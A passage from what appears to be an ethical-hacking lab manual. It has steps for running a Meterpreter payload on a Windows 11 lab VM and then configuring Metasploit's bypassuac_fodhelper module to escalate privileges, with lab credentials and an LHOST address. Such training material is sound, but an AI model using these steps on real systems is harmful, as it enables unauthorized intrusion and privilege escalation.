
16. Switch to the **Windows 11** machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
17. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click on **exploit.exe** to download the file.




19. Once you click on the **exploit.exe** file, the **Opening exploit.exe** pop-up appears click on **Save File**.



20. Navigate to **Downloads** and double-click the exploit.exe file. The **Open File - Security** Warning window appears; click **Run**.



21. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
22. The Meterpreter session has successfully been opened, as shown in the screenshot.
23. Type **getuid** and press **Enter** to display current user ID.




24. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
25. Type **background** and press **Enter**, to background the current session.

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

26. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

27. Now type **set session 1** and press **Enter**.

28. Type **show options** in the meterpreter console and press **Enter**.




29. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

